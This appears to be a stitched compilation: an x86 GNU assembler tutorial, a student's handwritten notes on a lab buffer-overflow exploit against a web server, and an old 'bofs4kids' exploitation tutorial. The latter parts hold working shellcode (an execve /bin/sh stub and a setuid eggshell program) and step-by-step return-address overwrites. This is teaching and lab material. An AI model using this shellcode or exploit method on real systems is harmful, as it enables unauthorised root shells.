        .ascii "Hello, world!\10\0"
```

This code declares a label, then places some raw ASCII text into the program, starting at the label's location. The "\10" specifies a line-feed character, while the "\0" specifies a null character at the end of the string; C routines mark the end of strings with null characters, and since we are going to call a C string routine, we need this character here. (NOTE! String in C is an array of datatype Char (Char[]) and does not exist in any other form, but because one would understand strings as a single entity from the majority of programming languages, it is clearer to express it this way).

```
.globl _main
```

This line tells the assembler that the label "_main" is a global label, which allows other parts of the program to see it. In this case, the linker needs to be able to see the "_main" label, since the startup code with which the program is linked calls "_main" as a subroutine.

```
_main:
```

This line declares the "_main" label, marking the place that is called from the startup code.

```
        pushl   %ebp
        movl    %esp, %ebp
        subl    $8, %esp
```

These lines save the value of EBP on the stack, then move the value of ESP into EBP, then subtract 8 from ESP. Note that pushl automatically decremented ESP by the appropriate length. The "l" on the end of each opcode indicates that we want to use the version of the opcode that works with "long" (32-bit) operands; usually the assembler is able to work out the correct opcode version from the operands, but just to be safe, it's a good idea to include the "l", "w", "b", or other suffix. The percent signs designate register names, and the dollar sign designates a literal value. This sequence of instructions is typical at the start of a subroutine to save space on the stack for local variables; EBP is used as the base register to reference the local variables, and a value is subtracted from ESP to reserve space on the stack (since the Intel stack grows from higher memory locations to lower ones). In this case, eight bytes have been reserved on the stack. We shall see why this space is needed later.

```
        andl    $-16, %esp
```

This code "and"s ESP with 0xFFFFFFF0, aligning the stack with the next lowest 16-byte boundary. An examination of Mingw's source code reveals that this may be for SIMD instructions appearing in the "_main" routine, which operate only on aligned addresses. Since our routine doesn't contain SIMD instructions, this line is unnecessary.

```
        movl    $0, %eax
        movl    %eax, -4(%ebp)
        movl    -4(%ebp), %eax
```

This code moves zero into EAX, then moves EAX into the memory location EBP-4, which is in the temporary space we reserved on the stack at the beginning of the procedure. Then it moves the memory location EBP-4 back into EAX; clearly, this is not optimized code. Note that the parentheses indicate a memory location, while the number in front of the parentheses indicates an offset from that memory location.

```
        call    __alloca
        call    ___main
```

These functions are part of the C library setup. Since we are calling functions in the C library, we probably need these. The exact operations they perform vary depending on the platform and the version of the GNU tools that are installed.

```
        movl    $LC0, (%esp)
        call    _printf
```

This code (finally!) prints our message. First, it moves the location of the ASCII string to the top of the stack. It seems that the C compiler has optimized a sequence of "popl %eax; pushl $LC0" into a single move to the top of the stack. Then, it calls the _printf subroutine in the C library to print the message to the console.

```
        movl    $0, %eax
```

This line stores zero, our return value, in EAX. The C calling convention is to store return values in EAX when exiting a routine.

```
        leave
```

This line, typically found at the end of subroutines, frees the space saved on the stack by copying EBP into ESP, then popping the saved value of EBP back to EBP.

```
        ret
```

This line returns control to the calling procedure by popping the saved instruction pointer from the stack.

Communicating directly with the operating system

Note that we only have to call the C library setup routines if we need to call functions in the C library, like "printf". We could avoid calling these routines if we instead communicate directly with the operating system. The disadvantage of communicating directly with the operating system is that we lose portability; our code will be locked to a specific operating system. For instructional purposes, though, let's look at how one might do this under Windows. Here is the C source code, compilable under Mingw or Cygwin:

```
#include <windows.h>

int main(void) {
    LPSTR text = "Hello, world!\n";
    DWORD charsWritten;
    HANDLE hStdout;

    hStdout = GetStdHandle(STD_OUTPUT_HANDLE);
    WriteFile(hStdout, text, 14, &charsWritten, NULL);
    return 0;
}
```

Ideally, you'd want check the return codes of "GetStdHandle" and "WriteFile" to make sure they are working correctly, but this is sufficient for our purposes. Here is what the generated assembly looks like:

```
        .file   "hello2.c"
        .def    ___main;        .scl    2;      .type   32;     .endef
        .text
LC0:
        .ascii "Hello, world!\10\0"
.globl _main
        .def    _main;  .scl    2;      .type   32;     .endef
_main:
        pushl   %ebp
        movl    %esp, %ebp
        subl    $4, %esp
        andl    $-16, %esp
        movl    $0, %eax
        movl    %eax, -16(%ebp)
        movl    -16(%ebp), %eax
        call    __alloca
        call    ___main
        movl    $LC0, -4(%ebp)
        movl    $-11, (%esp)
        call    _GetStdHandle@4
        subl    $4, %esp
        movl    %eax, -12(%ebp)
        movl    $0, 16(%esp)
        leal    -8(%ebp), %eax
        movl    %eax, 12(%esp)
        movl    $14, 8(%esp)
        movl    -4(%ebp), %eax
        movl    %eax, 4(%esp)
        movl    -12(%ebp), %eax
        movl    %eax, (%esp)
        call    _WriteFile@20
        subl    $20, %esp
        movl    $0, %eax
        leave
        ret
```

Even though we never use the C standard library, the generated code initializes it for us. Also, there is a lot of unnecessary stack manipulation. We can simplify:

```
        .text
LC0:
        .ascii "Hello, world!\10"
.globl _main
_main:
        pushl   %ebp
        movl    %esp, %ebp
        subl    $4, %esp
        pushl   $-11
        call    _GetStdHandle@4
        pushl   $0
        leal    -4(%ebp), %ebx
        pushl   %ebx
        pushl   $14
        pushl   $LC0
        pushl   %eax
        call    _WriteFile@20
        movl    $0, %eax
        leave
        ret
```

Analyzing line-by-line:

```
pushl   %ebp
movl    %esp, %ebp
subl    $4, %esp
```

We save the old EBP and reserve four bytes on the stack, since the call to WriteFile needs somewhere to store the number of characters written, which is a 4-byte value.

```
pushl   $-11
call    _GetStdHandle@4
```

We push the constant value STD_OUTPUT_HANDLE (-11) to the stack and call GetStdHandle. The returned handle value is in EAX.

```
pushl   $0
leal    -4(%ebp), %ebx
pushl   %ebx
pushl   $14
pushl   $LC0
pushl   %eax
call    _WriteFile@20
```

We push the parameters to WriteFile and call it. Note that the Windows calling convention is to push the parameters from right-to-left. The load-effective-address ("lea") instruction adds -4 to the value of EBP, giving the location we saved on the stack for the number of characters printed, which we store in EBX and then push onto the stack. Also note that EAX still holds the return value from the GetStdHandle call, so we just push it directly.

```
movl    $0, %eax
leave
```

Here we set our program's return value and restore the values of EBP and ESP using the "leave" instruction.

Caveats

From The GAS manual's AT&T Syntax Bugs section (http://sourceware.org/binutils/docs/as/i386_002dBugs.html#i386_002dBugs) :

The UnixWare assembler, and probably other AT&T derived ix86 Unix assemblers, generate floating point instructions with reversed source and destination registers in certain cases. Unfortunately, gcc and possibly many other programs use this reversed syntax, so we're stuck with it.

For example

```
fsub %st,%st(3)
```

results in `%st(3)` being updated to `%st - %st(3)` rather than the expected `%st(3) - %st`. This happens with all the non-commutative arithmetic floating point operations with two register operands where the source register is `%st` and the destination register is `%st(i)`.

Note that even objdump -d -M intel still uses reversed opcodes, so use a different disassembler to check this. See http://bugs.debian.org/372528 for more info.

Additional gas reading

You can read more about gas at the GNU gas documentation page:

http://sourceware.org/binutils/docs-2.17/as/index.html

- X86 Disassembly/Calling Conventions

Notes

1. ↑ This assumes that the compiler has no bugs and, more importantly, *that the code you wrote correctly implements your intent.*

Assembly Language Tutorial (x86)

For more detailed information about the architecture and about processor instructions, you will need access to a 486 (or 386+) microprocessor manual. The one I like is entitled *The 80386 book*, by Ross P. Nelson. (This book is copyright 1988 by Microsoft Press, ISBN 1-55615-138-1.) Intel processor manuals may also be found at http://www.x86.org/intel.doc/586manuals.htm.

The GNU Assembler, `gas`, uses a different syntax from what you will likely find in any x86 reference manual, and the two-operand instructions have the source and destinations in the opposite order. Here are the types of the `gas` instructions:

```
opcode                  (e.g., pushal)
opcode operand          (e.g., pushl %edx)
opcode source,dest      (e.g., movl %edx,%eax) (e.g., addl %edx,%eax)
```

Where there are two operands, the rightmost one is the destination. The leftmost one is the source.
For example, `movl %edx, %eax` means Move the contents of the `edx` register into the `eax` register. For another example, `addl %edx,%eax` means Add the contents of the `edx` and `eax` registers, and place the sum in the `eax` register.

Included in the syntactic differences between `gas` and Intel assemblers is that all register names used as operands must be preceeded by a percent (%) sign, and instruction names usually end in either "l", "w", or "b", indicating the size of the operands: long (32 bits), word (16 bits), or byte (8 bits), respectively. For our purposes, we will usually be using the "l" (long) suffix.

80386+ Register Set

There are different names for the same register depending on what part of the register you want to use. To use the first set of 8 bits of `eax` (bits 0-7), you would use `%al`. For the second set of 8 bits (bits 8-15) of `eax` you would use `%ah`. To refer to the lowest 16 bits of `eax` (bits 0-15) together you would use `%ax`. For the entire 32 bits you would use `%eax` (90% of the time this is what you will be using). The form of the register name must agree with the size suffix of the instruction.

Here are the important processor registers:

```
EAX,EBX,ECX,EDX - "general purpose", more or less interchangeable

EBP             - used to access data on stack
                - when this register is used to specify an address, SS is
                  used implicitly

ESI,EDI         - index registers, relative to DS,ES respectively

SS,DS,CS,ES,FS,GS - segment registers
                  - (when Intel went from the 286 to the 386, they figured
                     that providing more segment registers would be more
                     useful to programmers than providing more general-
                     purpose registers... now, they have an essentially
                     RISC processor with only _FOUR_ GPRs!)
                  - these are all only 16 bits in size

EIP             - program counter (instruction pointer), relative to CS

ESP             - stack pointer, relative to SS

EFLAGS          - condition codes, a.k.a. flags
```

Segmentation

We are using the 32-bit segment addressing feature of the 486. Using 32-bit addressing as opposed to 16-bit addressing gives us many advantages:

- No need to worry about 64K segments. Segments can be 4 gigabytes in length under the 32-bit architecture.
- 32-bit segments have a protection mechanism for segments, which you have the option of using.

You don't have to deal with any of that ugly 16-bit crud that is used in other operating systems for the PC, like DOS or OS/2; 32-bit segmentation is really a thing of beauty in comparison to that.

i486 addresses are formed from a segment base address plus an offset. To compute an absolute memory address, the i486 figures out which segment register is being used, and uses the value in that segment register as an index into the global descriptor table (GDT). The entry in the GDT tells (among other things) what the absolute address of the start of the segment is. The processor takes this base address and adds on the offset to come up with the final absolute address for an operation. You'll be able to look in a 486

manual for more information about this or about the GDT's organization.

i486 has 6 16-bit segment registers, listed here in order of importance:

1. **CS: Code Segment Register**
   Added to address during instruction fetch.
2. **SS: Stack Segment Register**
   Added to address during stack access.
3. **DS: Data Segment Register**
   Added to address when accessing a memory operand that is not on the stack.
4. **ES, FS, GS: Extra Segment Registers**
   Can be used as extra segment registers; also used in special instructions that span segments (like string copies).

; do we need to care about?

The x86 architecture supports different addressing modes for the operands. A discussion of all modes is out of the scope of this tutorial, and you may refer to your favorite x86 reference manual for a painfully-detailed discussion of them. Segment registers are special, you can't do a

```
movw seg-reg, seg-reg
```

You can, however, do

```
movw seg-reg,memory
movw memory,seg-reg
movw seg-reg,reg
movw reg,seg-reg
```

Note: If you `movw %ss,%ax`, then you should `xorl %eax,%eax` first to clear the high-order 16 bits of %eax, so you can work with long values.

Common/Useful Instructions

```
mov (especially with segment registers)
    - e.g.,:
        movw %es,%ax
        movl %cs:4,%esp
        movw _processControlBlock,%cs

    - note:     mov's do NOT set flags

pushl, popl       - push/pop long
pushal, popal     - push/pop EAX,EBX,ECX,EDX,ESP,EBP,ESI,EDI

call  (jumps to piece of code, saves return address on stack)
        e.g., call _cFunction

int   - call a software interrupt

ret   (returns from piece of code entered due to call instruction)
iretl (returns from piece of code entered due to hardware or software interrupt)

sti, cli - set/clear the interrupt bit to enable/disable interrupts respectively

lea  - is Load Effective Address, it's basically a direct pipeline to the address you want to do calculatio
```

A simple example:

```
CODE
void funtction1() {
        int A = 10;
        A += 66;
}

compiles to...
funtction1:
1       pushl %ebp #
2       movl %esp, %ebp #,
3       subl $4, %esp #,
4       movl $10, -4(%ebp) #, A
5       leal -4(%ebp), %eax #,
6       addl $66, (%eax) #, A
```

```
7       leave
8       ret

Explanation:
1. push ebp
2. copy stack pointer to ebp
3. make space on stack for local data
4. put value 10 in A (this would be the address A has now)
5. load address of A into EAX (similar to a pointer)
6. add 66 to A
... don't think you need to know the rest
```

Mixing C and Assembly Language

The way to mix C and assembly language is to use the "asm" directive. To access C-language variables from inside of assembly language, you simply use the C identifier name as a memory operand. These variables cannot be local to a procedure, and also cannot be static inside a procedure. They *must* be global (but can be static global). The newline characters are necessary.

```
unsigned long a1, r;
void junk( void )
{
   asm(
        "pushl %eax \n"
        "pushl %ebx \n"
        "movl $100,%eax \n"
        "movl a1,%ebx \n"
        "int $69 \n"
        "movl %eax,r \n"
        "popl %ebx \n"
        "popl %eax \n"
   );
}
```

Oh C-function

This seems simple

What are global variable

This example does the following:

1. Pushes the value stored in `%eax` and `%ebx` onto the stack.
2. Puts a value of 100 into `%eax`.
3. Copies the value in global variable `a1` into `%ebx`.
4. Executes a software interrupt number 69.
5. Copies the value in `%eax` into the global variable `r`.
6. Restores (pops) the contents of the temporary registers `%eax` and `%ebx`.

```
|63..32|31..16|15-8|7-0|
               |AH.|AL.|
               |AX.....|
        |EAX............|
|RAX...................|
```


from the web

Thinking About P-Set

9/18
1PM

return address of read_line fn?
or which one

Where
~~What~~ is req path?
I must look at again



← ret of which?
- not url-decode I think
- but when http overflows

(Darn PC went to sleep - thought turned off...)

But how do you find ret path?
I think I get everything conceptually
need to get it to line up

(7)

Should be after reg path
when not too long
should see a ret addr in here somewhere

Or stored in %EAX
that is retval value

Hacking book

does mention ~~both~~ reverse order

Oh can repeat it 10 times to
make sure it work

But I want to know it
- should see them
- but the lining up is troubling
- and in real world its variable anyway

Think I could have been wrong ret addr


TA Help

9/19
2PM

Ret is 4 bytes above EPP


x %EBP+4

FFF



000

Don't do no ops



004 shellcode /httpd/grades/

"or include in shellcode

(7)

shellcode.replace in python

PDOS GT

left

Lab More

9/12
3PM

So look at ret again

From ebp +4

└ not found


ebp = 0xbfffedd8 inside http-req_head

So +4 = eddb

Which is 0xbffff678

Going up in stack is −

Going ↑ is + to view ^ before placed



Then why are ~~xx~~ is that above?

(2)

in wrong fn?

& from print &reqpath

So req path is 0x bfff ede4

ends at +2048

bffff5e4

No wait is 0x bfff ee08

& from pit req path

(i why discrepancy?

+ 2048

bffff608


Or am I doing math wrong

- no I see the code here

(3)

Then why

fff



000

Or is diff ebp - which is current branch points but ret should alwaysbe on top of that unless we have an older ret

So for frame 1 - which is process client

2ook.c :64

That ebp is 0xbfff618

+4 = 61b

which is right now 0x052d474

(4)

Oh req_path was argument in call to req_line
it was declared in process_client

So I am currently writing at
1 char too long

Sorry ebp +4
One char too short

So should work now
- ~~it's big~~

as long as I don't change other len
0x 08 05 2c f4

which is just the start of my code
- should work perfectly!

So this is when process_client returns
Our exploit runs

(5)

- set b at 82 tookd.c instead

Seg fault

0x0844 led

└ which is process_client +357

└ where it rets

Can't access mem at addr. 0x74787436

-? So somehow wrong ret?

↑ what it tried to read

ebp was at 7478742e

└ well before crash 0xbffff618

We are 1 string too long

Wait 1/4 short - hmm

Oh AH! ascii is 2 hex

└ why confused here!

Ok

6

Now 4 short

Ok is there

✓ Ok I think I am running it

Assembly Got error no such file /directory ie exec...

TA said I can modify assembly code

I just have no clue w/ what I am doing w/ assembly

Or how to modify assembly

; pull from stack

So stack pointer is

0x bffedde

①

Our code is at 0x~~80~~bfff ec08

ret f608

f608

ec08

eddc ← SP

Chad

So can't pop from stack

; And how modify shell code?

Address of file

but are argv + envp pointers?

Seems to be

What is %esi

; recompile S

L in reading values hard coded

(8)

¿Should I write C code?

but then trouble w/ O

ask in OH

Lab cont

OH-ish

9/19
OH-ish
5PM

So figure out assembly

So is the shell unlinking

Or our we executing unlink

Inject shell code to buffer

Shell code - don't call execv

Call unlink

parameters above pointe

Unlink # is 10

\n

ASCII value

Look at webser code

http

(2)

Pulls from esi
↑ instruction pointer

Popl takes from esi
↳ takes next instruction → puts into esi

Set argv pointer to path name

So if esi contains pointer to arg value
↑ what esi is pointing to →
Change to sys_unlink + escape %pic
recompile .S file

(not that hacky ...)

(3)

So look at http.c for encode

; so this actually helps our exploits

%10

turns into 10\0

; what is \0

---

eip = 0x33dcb0

; that is no where close in mem

Sorry

esp - 0xbfffeddc

Currently 0x080491ec

line 356 of process client

(9)

So ~~buff~~ ecypt is

well ebp = 0x bfffff618

So its before ...

Sorry esi = 0

So how do we set it?
; load in .s file?

String replace shell code Python

- don't recompile
- /bin/sh → grute.txt
- replace code for exec w/ %10 %0A ← Hex

```
1   #include <sys/syscall.h>
2
3   #define STRING  "/bin/sh"
4   #define STRLEN  7
5   #define ARGV    (STRLEN+1)
6   #define ENVP    (ARGV+4)
7
8   .globl main
9       .type   main, @function
10
11  main:
12      jmp calladdr
13
14  popladdr:
15      popl    %esi            /* get the address of the string */
16      movl    %esi,(ARGV)(%esi)   /* set up argv pointer to pathname */
17      xorl    %eax,%eax       /* get a 32-bit zero value */
18      movb    %al,(STRLEN)(%esi)  /* null-terminate our string */
19      movl    %eax,(ENVP)(%esi)   /* set up null envp */
20
21      movb    $SYS_execve,%al     /* syscall arg 1: syscall number */
22      movl    %esi,%ebx       /* syscall arg 2: string pathname */
23      leal    ARGV(%esi),%ecx     /* syscall arg 2: argv */
24      leal    ENVP(%esi),%edx     /* syscall arg 3: envp */
25      int $0x80               /* invoke syscall */
26
27      xorl    %ebx,%ebx       /* syscall arg 2: 0 */
28      movl    %ebx,%eax
29      inc %eax                /* syscall arg 1: SYS_exit (1), uses */
30                              /* mov+inc to avoid null byte */
31      int $0x80               /* invoke syscall */
32
33  calladdr:
34      call    popladdr
35      .string STRING
36
```

some variable somewhere

does this do anything -> yes

movb → 8 bits
movl → 32 bits

AL is low half of AX

offset by address of

so an offset

pull from stack

read from esi?

Copy that in

force ideal

constant

unlink grades.txt

return

remember many exploits only work though assembly-level tricks

.bin file seperatly

leal = load effective address

SYS_exe looks at certain arguments?
al
ebx
ecx
edx

Keep Going

9/19
Five

So try what was said in ~~class~~ 04/

54?

in octal or hex?

What is 10 - newline

↳ dec

don't see 54 anywhere!

(this TA was so unhelpful...)

Try a disassembler

or 11?

Look up syscall #s

↳ execve is 11

unlink is 10

(A) (2)

11 isn't in .bin either

0B hex

013 oct

Look up a letter

So straightforward tbh

0b w/ %0A

So maxed it

L but this is newline

I don't get how to escape it

Str to ol

So it reads in

- so multiple char adds 1 symbol

char	%	1	0
hex	25	31	30

2 longer

(3)

Need to remove 15 9s

I should have saved

Want in 618

Lots of space afterwards?

ends in just the right place

points to 08049052

Wait confused

616 is where ret goes

Want 0x08052cf4

Oh revise that

Want -15 0x08052ce5

Should be same

— where did my ret go?

Or remove a bunch

(Wed) (9)

✓ Fixed the returning
make sure to ~~xx~~ upload all at once

But some error!

(That TA was really actively unhelpful)

Sp at 0x bfff eddc

Oh must replace point to code
add 19
0x 08052ce5 + 19
= 2cf8

Oh + 4

Oh my the sys call error might have been
something else

(5)

Now eip = 0x8049led ← the ret tries to read

Same

but reading 39 39 39 41

where is that from?

Or 39 39 39 39

just repeat addr ...

? why terminates

Or is process client never returning properly anyway ...

Since not valid file ???

(6)

ebp is 0xbffff618 +4

is the ret value

jumps to @8052cf8

well the arg list

not the eip

; am I supposed to do eip one thing

sfp

ret

eip = a instruction pointe

; how to assembly skip ?

Stepi

PART II by bob [www.dtors.net]

[[--Introduction--]]

This is part two, the follow on from bofs4kids. If you not have read the first one i suggest you do so. The first one gives you a good understanding of whats what.

Now in this tutorial im going to attempt to give you the knowledge to be able to exploit a program, without coding in C. But we will need to use gdb quite a bit, so any prior knowledge would be helpful but not necessary.

As usual ill do the jargon buster first so that we can get the confusing words or abbrieviations out of the way.

[[--Jargon Buster--]]

esp - is a register known as the extended stack pointer

ebp - is a register known as the extended base pointer

eip - is a register known as the extended instruction pointer

gdb - i hope you know what this is, but for those of you that dont, gdb is a program used to dissasemble other programs.

[[--Where to begin--]]

Well as we arent going to code anything in this tutorial, and we are still going to learn how to exploit something without coding, i think i had better explain how we are going to do this.

Lets look at my vulnerable program below.

```
---------------------------------cut-here--------------------------
// bof.c by bob

#include <stdio.h>

int main(int argc, char * argv[]) {

char buf[256];

if(argc == 1) {
printf("Usage: %s input\n", argv[0]);
exit(0);
}

strcpy(buf,argv[1]);
printf("%s", buf);

}
---------------------------------cut-here--------------------------
```

Just incase you dont understand that, ill take you through each line.

int main(int argc, char * argv[]) { -- This is our main function...we declare two variables also.

char buf[256]; -- We now declare a variable called buf that is defined to hold 256 chars.

if(argc == 1) { -- We are saying here if we dont have any user defined input then..

printf("Usage: %s input\n", argv[0]); -- ..Print usage.

exit(0); -- Exit our main function.

```
strcpy(buf,argv[1]); -- Otherwise copy what the user types into buf.

printf("%s", buf); -- Print the contents of buf.
```

Can you see why this program is vulnerable? I hope you can...if not here is why.
We have a variable called buf that can only hold 256 chars.....and we copy the user input
into buf with strcpy(). Soooo if the user was to send over 256 chars it would overflow.

Not to hard to follow...

[[--Overflowing--]]

This bit is very easy also.

Lets see what happens when we run our program with no user input.

```
[bob@dtors bob]$ ./bof
Usage: ./bof input
[bob@dtors bob]$
```

Ok so lets give it something to play with.

```
[bob@dtors bob]$ ./bof bob
bob
[bob@dtors bob]$
```

There we can see that it has taken our input, copied it into buf, and then printed it to our
screen.

So lets send more than its designed to hold. [Overflow it]

```
[bob@dtors bob]$ ./bof `perl -e 'print "A" x 272'`
Segmentation fault (core dumped)
[bob@dtors bob]$
```

Ohhh it didnt like that! Lets examine the core.

```
[bob@dtors bob]$ gdb -c core ./bof

Core was generated by ./bof AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA'.
Program terminated with signal 11, Segmentation fault.
Reading symbols from /lib/libc.so.6...done.
Loaded symbols for /lib/libc.so.6
Reading symbols from /lib/ld-linux.so.2...done.
Loaded symbols for /lib/ld-linux.so.2
#0  0x41414141 in ?? ()
(gdb) info reg
eax            0xa      10
ecx            0x40014000       1073823744
edx            0x400fe660       1074783840
ebx            0x400ffed4       1074790100
esp            0xbffff910       0xbffff910
ebp            0x41414141       0x41414141
esi            0x4000acb0       1073786032
edi            0xbffff954       -1073743532
eip            0x4000ade1       10737435320
eflags         0x10282  66178
cs             0x23     35
ss             0x2b     43
ds             0x2b     43
es             0x2b     43
fs             0x2b     43
gs             0x2b     43
```

As you see here we have overwritten our ebp with 0x41414141.
But what we wanted to do was overwrite the eip.

The ebp and eip are 4 bytes each, and as we have only overwritten the ebp. It
would be sensible to say that if we add 4 more bytes we will overwrite the eip.

This is how the memory layout looks like:

```
   __|__
  |     |
  | EBP | - 4 byte address
  |_____|
   __|__
  |     |
```

```
   | EIP | - next 4 byte address
   |_____|
```

Lets see:

```
[bob@dtors bob]$ ./bof `perl -e 'print "A" x 264'`
Segmentation fault (core dumped)
[bob@dtors bob]$ gdb -c core ./bof

Core was generated by `./bof AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA'.
Program terminated with signal 11, Segmentation fault.
Reading symbols from /lib/libc.so.6...done.
Loaded symbols for /lib/libc.so.6
Reading symbols from /lib/ld-linux.so.2...done.
Loaded symbols for /lib/ld-linux.so.2
#0  0x41414141 in ?? ()
(gdb) info reg
eax            0xa      10
ecx            0x40014000       1073823744
edx            0x400fe660       1074783840
ebx            0x400ffed4       1074790100
esp            0xbffff910       0xbffff910
ebp            0x41414141       0x41414141
esi            0x4000acb0       1073786032
edi            0xbffff954       -1073743532
eip            0x41414141       0x41414141
eflags         0x10282  66178
cs             0x23     35
ss             0x2b     43
ds             0x2b     43
es             0x2b     43
fs             0x2b     43
gs             0x2b     43
```

There we can see the eip is now overwritten also!

[[--Changing the RET address--]]

Now that we no how much to overflow bof.c by to overwrite the eip,
we can go onto making it execute a shell.

In order to do this we will use an eggshell.

```
---------------------------------cut-here--------------------------
/* bish.c
 *
 * bob [www.dtors.net]
 *
 * Generic eggshell, was tested and
 * works on:
 *
 * FreeBSD 4.6-PRERELEASE
 * FreeBSD 4.5-RELEASE
 * OpenBSD 3.0
 * NetBSD  1.5.2
 * Linux   2.0.36
 * Linux   2.2.12-20
 * Linux   2.2.16-22
 * Linux   2.4.7-xfs
 *
 * Shellcode by zillion@safemode.org, added setuid().
 */

#include <stdio.h>

char shellcode[] =
        "\x31\xc0\x31\xdb\xb0\x17\xcd\x80" /* setuid() */
        "\xeb\x5a\x5e\x31\xc0\x88\x46\x07\x31\xc0\x31\xdb\xb0\x27\xcd"
        "\x80\x85\xc0\x78\x32\x31\xc0\x31\xdb\x66\xb8\x10\x01\xcd\x80"
        "\x85\xc0\x75\x0f\x31\xc0\x31\xdb\x50\x8d\x5e\x05\x53\x56\xb0"
        "\x3b\x50\xcd\x80\x31\xc0\x8d\x1e\x89\x5e\x08\x89\x46\x0c\x50"
        "\x8d\x4e\x08\x51\x56\xb0\x3b\x50\xcd\x80\x31\xc0\x8d\x1e\x89"
        "\x5e\x08\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c"
        "\xcd\x80\xe8\xa1\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68";

int main()
```

```
{
  char bish[512];
  puts("Bish loaded into enviroment");
  puts("  Bish.c by bob@dtors.net");

  memset(bish,0x90,512);
  memcpy(&bish[512-strlen(shellcode)],shellcode,strlen(shellcode));
  memcpy(bish,"BISH=",5);
  putenv(bish);

  execl("/bin/bash","bash",'\0');

return(0);
}

---------------------------------cut-here--------------------------

[bob@dtors bob]$ cc bish.c -o bish ; ./bish
[bob@dtors bob]$
```

Now we have loaded BISH into our environment, so all we need to do now is overflow our program again but this time instead of overwriting the eip with 0x41414141, we will overwrite it an address that points to our shellcode.

First off we need to find the address of our shellcode.

did that

So lets overflow the program again, and examine the core.

```
[bob@dtors bob]$ ./bof `perl -e 'print "A" x 264'`
Segmentation fault (core dumped)
[bob@dtors bob]$ gdb -c core ./bof

Core was generated by `./bof AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA'.
Program terminated with signal 11, Segmentation fault.
Reading symbols from /lib/libc.so.6...done.
Loaded symbols for /lib/libc.so.6
Reading symbols from /lib/ld-linux.so.2...done.
Loaded symbols for /lib/ld-linux.so.2
#0  0x41414141 in ?? ()
(gdb) x/s $esp
0xbffff7b0:  "ë\222\004@\001"
(gdb)
0xbffff7b6:  ""
```

Now keep pressing Enter until you see your SHELLCODE env and NOPS.

```
0xbffffcbe:      "MAIL=/var/spool/mail/bob"
(gdb)
0xbffffcdc:      "BISH=", '\220' <repeats 190 times>...
(gdb)
0xbffffdc2:      '\220' <repeats 200 times>...
(gdb) x/x 0xbffffdc2
0xbffffdc2:  0x90909090
(gdb)q

[bob@dtors bob]$
